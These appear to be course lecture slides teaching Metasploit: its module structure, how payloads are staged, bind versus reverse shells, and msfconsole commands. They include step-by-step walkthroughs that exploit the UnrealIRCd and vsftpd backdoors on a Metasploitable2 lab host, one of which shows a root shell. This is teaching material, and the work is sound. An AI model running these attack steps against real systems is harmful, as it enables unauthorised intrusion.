
MSF – Architecture – Directories.

- The following directories are important:
    - data: data files used by Metasploit, e.g., the word list for password dictionary attack
    - lib: the core of the framework code
    - modules: the arsenal of MSF, encompassing exploits, payloads, scanners, etc.
    - plugins: contributed from other parties
- We will focus on modules.

MSF – Modules.

- Modules mainly have the following categories:
    - exploit development.
    - payload delivery.
    - evasion: modules helping with evading antivirus software
    - encoder: make the payload uploaded to the target correctly.
    - nop: no operation, keeping the payload sizes as desired
    - auxiliary: tools helping with exploitation, e.g., scanners, fuzzers, server captures, etc.
        - fuzzers generate user inputs to test an application;
        - server captures pretend to be certain server to gather user credentials, e.g., ftp capture, http capture, etc.
    - post: contains payloads such as backdoors, privilege escalators, etc. used in the phase of post exploitation.

MSF – Modules.

- The Modules are mapped to the following directory structure:

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls -l
total 28
drwxr-xr-x 22 root root 4096 Nov 17 23:19 auxiliary
drwxr-xr-x 12 root root 4096 Nov 17 23:19 encoders
drwxr-xr-x  3 root root 4096 Nov 17 23:19 evasion
drwxr-xr-x 22 root root 4096 Nov 17 23:19 exploits
drwxr-xr-x 11 root root 4096 Nov 17 23:19 nops
drwxr-xr-x  5 root root 4096 Nov 17 23:19 payloads
drwxr-xr-x 14 root root 4096 Nov 17 23:19 post
```

Modules – Exploits.

- Since an exploit can only be applied to one type of OS in most cases, the exploits are organized according to OSes in MSF:

```
kali@kali:/usr/share/metasploit-framework/modules/exploits$ ls
aix            dialup                      freebsd    multi      solaris
android        example_linux_priv_esc.rb   hpux       netware    unix
apple_ios      example.rb                  irix       openbsd    windows
bsd            example_webapp.rb           linux      osx
bsdi           firefox                     mainframe  qnx
kali@kali:/usr/share/metasploit-framework/modules/exploits$
```

Modules – Exploits.

- Then, they are further classified according to services provided by an OS:

```
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux$ ls
antivirus  ftp     http  imap   misc   pop3      pptp   redis   smtp   ssh      upnp
browser    games   ids   local  mysql  postgres  proxy  samba   snmp   telnet
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux$
```

Modules – Exploits.

- Each exploit is a Ruby script with the suffix 'rb':

```
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux/ftp$ ls -l
total 24
-rw-r--r-- 1 root root  6824 Feb  6 06:28 proftp_sreplace.rb
-rw-r--r-- 1 root root 14894 Feb  6 06:28 proftp_telnet_iac.rb
kali@kali:/usr/share/metasploit-framework/modules/exploits/linux/ftp$
```

- Each exploit calls the basic APIs provided by MSF to implement an exploitation, and can be launched by MSF.

Modules – Payloads.

- Payloads are broadly classified into the following three categories:
  - Singles
  - Stagers
  - Stages

```
kali@kali:/usr/share/metasploit-framework/modules/payloads$ ls -l
total 12
drwxr-xr-x 22 root root 4096 Jan 28 04:41 singles
drwxr-xr-x 13 root root 4096 Jan 28 04:41 stagers
drwxr-xr-x 13 root root 4096 Jan 28 04:41 stages
kali@kali:/usr/share/metasploit-framework/modules/payloads$
```

Modules – Payloads – Singles.

- Singles can function alone to complete a task.
- For example, they can simply add a new user or execute a command, etc.

```
kali@kali:/usr/share/metasploit-framework/modules/payloads/singles/linux/x64$ ls
exec.rb                         shell_bind_ipv6_tcp.rb
meterpreter_reverse_http.rb     shell_bind_tcp_random_port.rb
meterpreter_reverse_https.rb    shell_bind_tcp.rb
meterpreter_reverse_tcp.rb      shell_find_port.rb
pingback_bind_tcp.rb            shell_reverse_ipv6_tcp.rb
pingback_reverse_tcp.rb         shell_reverse_tcp.rb
kali@kali:/usr/share/metasploit-framework/modules/payloads/singles/linux/x64$
```

Modules – Payloads – Stagers and Stages.

- Sometimes a payload is too large to fit in the exploited buffer at the victim, so it cannot work as a single.
- It has to be broken into a stager and a stage.
    - The stager is typically small and can fit into the exploited buffer. Its execution will upload the stage into the victim's memory.
    - The stage is typically large and needs to be specially loaded into the victim's memory.
    - A mnemonic: stage is big, so stage is the bigger one.
- If a payload needs to be broken, we also say it is to be staged.

Modules – Payloads – Stagers and Stages.

- Sometimes a payload is too large to fit in the exploited buffer at the victim, so it cannot work as a single.
- It has to be broken into a stager and a stage.
  - The stager is typically small and can fit into the exploited buffer. Its execution will upload the stage into the victim's memory.
  - The stage is typically large and needs to be specially loaded into the victim's memory.

  A mnemonic: stage is big, so stage is the bigger one.
- If a payload needs to be broken, we also say it is to be staged.

Modules – Payloads – Stagers.

- There are typically two kinds of stagers:
    - bind: create a listening TCP port at the target and wait for the TCP connection from the attacker machine, and then load the stage.
    - reverse: create a listening TCP port at the attacking machine and wait for the TCP connection from the target, and then load the stage.
- Note that the reverse one is more powerful, as most firewalls won't filter outbound connections.

Modules – Payloads – Stages.

- Examples of stages include:
    - Shell: provides a command line terminal of the compromised OS.
    - Meterpreter: provides a command line terminal with specialised commands for hacking.
    - VNC injection: provides a graphical remote desktop.
    - And much more …

MSF – User Interfaces.

- MSF supports the following user interfaces, each with its strengths and weaknesses:
    - Command-Line Interfaces:
        - msfcli: simple to use, but not so powerful as msfconsole; good for scripting.
        - msfconsole: interactive, having access to almost every feature of MSF, but not good for scripting.
    - GUIs
        - Metasploit Pro: the commercial one.
        - Armitage: written in Java, an open source one.
- This subject will focus on msfconsole as it is the most powerful and helps with understanding.

Msfconsole – Starting.

- Start the PostgreSQL database daemon, as MSF uses the PostgreSQL as the backend.
  - sudo service postgresql start
    - PostgreSQL is another open source database competing with MySQL
- Initialise the MSF database named 'msf' in PostgreSQL
  - sudo msfdb init
    - only do it once when msfconsole is to run for the first time
- Launch msfconsole (will take a little while)
  - sudo msfconsole

Msfconsole – Basic Commands.

- Msfconsole includes many commands; the following lists some basic ones.
    - help
    - info
    - search
    - use
    - back
    - exit

Commands – Help.

- help: list all available commands
- help <command name>: display the usage of a command. E.g.,

```
msf > help info
Usage: info <module name> [mod2 mod3 ...]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser.
 More info, but could be slow.
Queries the supplied module or modules for information. If no
module is given,
show info for the currently active module.
```

Commands – info, check.

- info <module name>: providing detailed information about a module including module description, vuln references (CVE, BID, URLs), etc.
    - E.g., msf > info exploit/windows/smb/ms03_049_netapi
        - The output is very long. You should try it in msfconsole yourself.
- check: this command is used under an exploit context. It checks if that exploit can be applied successfully without actually applying it. E.g.:

```
msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
```

Commands – search.

- search <patterns>: looking for a module by searching the patterns in module name, description, references, etc.
  - E.g., search eternalblue windows

```
msf6 > search eternalblue windows

Matching Modules
================

  #  Name                                          Disclosure Date  Rank     Check  Description
  -  ----                                          ---------------  ----     -----  -----------
  0  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Ete
rnalSynergy/EternalChampion SMB Remote Windows Command Execution
  1  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Re
mote Windows Kernel Pool Corruption
  2  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14       average  No     MS17-010 EternalBlue SMB Re
mote Windows Kernel Pool Corruption for Win8+
```

- "Rank" indicates the usability of this module. Ranks include: excellent, great, good, normal, average, low, and manual.
- "Check" indicates if the 'check' command is supported.

Commands – search.

- You can also search by using keywords.

```
msf > help search
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

Commands – search.

- In addition to the cve or bid mentioned in the last slide, you can also search by using Microsoft Security Bulletin ID for an exploit.
  - E.g., MS08-067: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067.

```
msf > search ms08-067

Matching Modules
================

  Name                                 Disclosure Date    Rank
  ----                                 ---------------    ----
  exploit/windows/smb/ms08_067_netapi  2008-10-28         great
```

Commands – use.

- use <module name>: Select a module to use and enter the context of that module.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

- Under a module context, you can issue commands related to that module. We'll come back to this topic later.

Commands – sessions.

- **use <module name>**: Select a module to use and enter the context of that module.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix                192.168.76.128:44043 -> 192.168.76.130:6200
```

- **sessions -i <session ID>**: enter the session with that ID.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...

whoami
root
```

Commands – back and exit.

- **back**: exit from a module context.
- **exit**: exit from msfconsole.

```
msf6 exploit(windows/browser/ms14_064_ole_code_execution) >
msf6 exploit(windows/browser/ms14_064_ole_code_execution) > back
msf6 >
msf6 > exit

  ┌──(kali㉿kali)-[~]
  └─$
```

The Main Steps of Launching Attacks.

1. Search the exploits for a vuln (using those keywords related to this vuln)
2. Select the exploit with a good rank using the 'use <exploit name>' command.
3. Show the compatible payloads for this exploit using the 'show payloads' command.
4. Select the payload using the 'set payload <payload name>' command.
5. Show the options for the exploit and the payload using the 'show options' command.
6. Set the options using the 'set <option name> <value>' command.
7. Launch the attack using the 'exploit' command.

Notes for the main steps.

- This sequence of steps has a natural logic behind it. If you understand the logic, it is very easy for you to remember these seven steps.
- The steps 3 and 4 for selecting a payload are optional.
    - If you omit steps 3 and 4, MSF will pick a suitable one according to its own intelligence.

An Example – Exploiting the UnrealIRCd vulnerability.

- According to the GVM report on Metasploitable2, it runs the Unreal IRC daemon UnrealIRCd version 3.2.8.1.
    - Note: IRC (Internet Relay Chat), a chatting tool
- This version contains a backdoor, which can be triggered by sending the daemon letters "AB" followed by a system command.
- Let's see how we can exploit this vuln using MSF.

An Example – Step 1

- According to the GVM report on Metasploitable2, it runs the Unreal IRC daemon UnrealIRCd version 3.2.8.1.
  - Note: IRC (Internet Relay Chat), a chatting tool
- This version contains a backdoor, which can be triggered by sending the daemon letters "AB" followed by a system command.
- Let's see how we can exploit this vuln using MSF.

An Example – Step 1.

- Choosing a good search string is very important.
- For this example, all of the following strings will lead you to the exploit you want.
    - Unreal_ircd
    - Unrealircd
    - cve-2010-2075

```
msf6 > search unrealircd

Matching Modules
================

   #  Name                                    Disclosure Date  Rank
   -  ----                                    ---------------  ----
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12   excellent
```

An Example – Step 2.

- Since the returned exploit has a good rank, select it by the 'use' command.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > _
```

- You can also specify this exploit by its index from search results:
  - 'use 0' is equivalent to
  - 'use exploit/unix/irc/unreal_ircd_3281_backdoor'

An Example – Step 3.

- Show the compatible payloads.


```
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date   Rank
   ----                                ---------------   ----
   cmd/unix/bind_perl                                    normal
   cmd/unix/bind_perl_ipv6                               normal
   cmd/unix/bind_ruby                                    normal
   cmd/unix/bind_ruby_ipv6                               normal
   cmd/unix/generic                                      normal
   cmd/unix/reverse                                      normal
   cmd/unix/reverse_perl                                 normal
   cmd/unix/reverse_perl_ssl                             normal
```

- You can use the 'info' command to get detailed description about a payload.

An Example – Step 3.

- Understanding the payload name:
  - 'cmd' means this payload will give you a command shell.
  - 'unix' means this payload works in unix-family OSes.
  - 'bind' and 'reverse' tell us about the stager and hence its direction of TCP connection.

An Example – Step 4.

- Select a payload. Suppose we select the first one, knowing that
  - The connection to target will not be blocked by firewall.
  - The perl program is available on target machine

```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```

An Example – Step 5.

- Show options for exploit and payload.

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name         Current Setting   Required   Description
   ----         ---------------   --------   -----------
   RHOSTS                         yes        The target host(s), range CIDR
ile:<path>'
   RPORT        6667              yes        The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name         Current Setting   Required   Description
   ----         ---------------   --------   -----------
   LPORT        4444              yes        The listen port
   RHOST                          no         The target address
```

An Example – Step 6.

- Set options. We see the values for RHOSTS and RHOST (Remote Host) are missing, so we need to set them. The option names are case insensitive.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.137.129
rhosts => 192.168.137.129
```

- The setting of RHOSTS will be populated to RHOST automatically, so you don't need to set RHOST separately.

References

-	Online Tutorial from Offensive Security: Metasploit Unleashed

	https://www.offensive-security.com/metasploit-unleashed/.

Thank You For Listening!